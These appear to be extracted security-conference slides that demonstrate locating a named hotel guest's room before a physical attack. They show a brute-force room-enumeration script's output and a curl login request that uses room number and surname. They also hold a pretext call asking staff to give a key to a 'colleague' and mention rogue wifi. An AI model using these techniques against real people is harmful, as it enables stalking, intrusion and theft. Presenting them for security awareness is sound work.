
- ① don't know the target's room number  
but there are a finite (sequential) list of rooms
- ② we know the target's last name



# Intel Required (physical attack) can i haz your (room) number?



#RSAC



room # : 2086



```
$ findROOM.py -u TOBONI  
[ room 1 ] : error  
[ room 2 ] : error  
[ room 3 ] : error  
[ room 4 ] : error  
...  
[ room 2085 ] : error  
[ room 2086 ] : SUCCESS!
```

User: 'TOBONI'  
is in Room: 2086

```
$ curl  
--cookie 'offer_accepted=1; path=/;  
expires=Thu, 17-May-2018 12:40:17 GMT'  
  
-L "http://62.148.xxx.yyy:3400/login_submit?  
login=${floor}${room}&password=TOBONI"
```

curl request

# Intel Required (physical attack) can i haz your (room) number?





*"Hello, my name is Gianna Toboni in room 2086. My colleague Patrick will be stopping by - please give him a key to my room."*

# Intel Results



devices



selected delivery mechanism



for remote attack: rogue wifi



room # : 2086


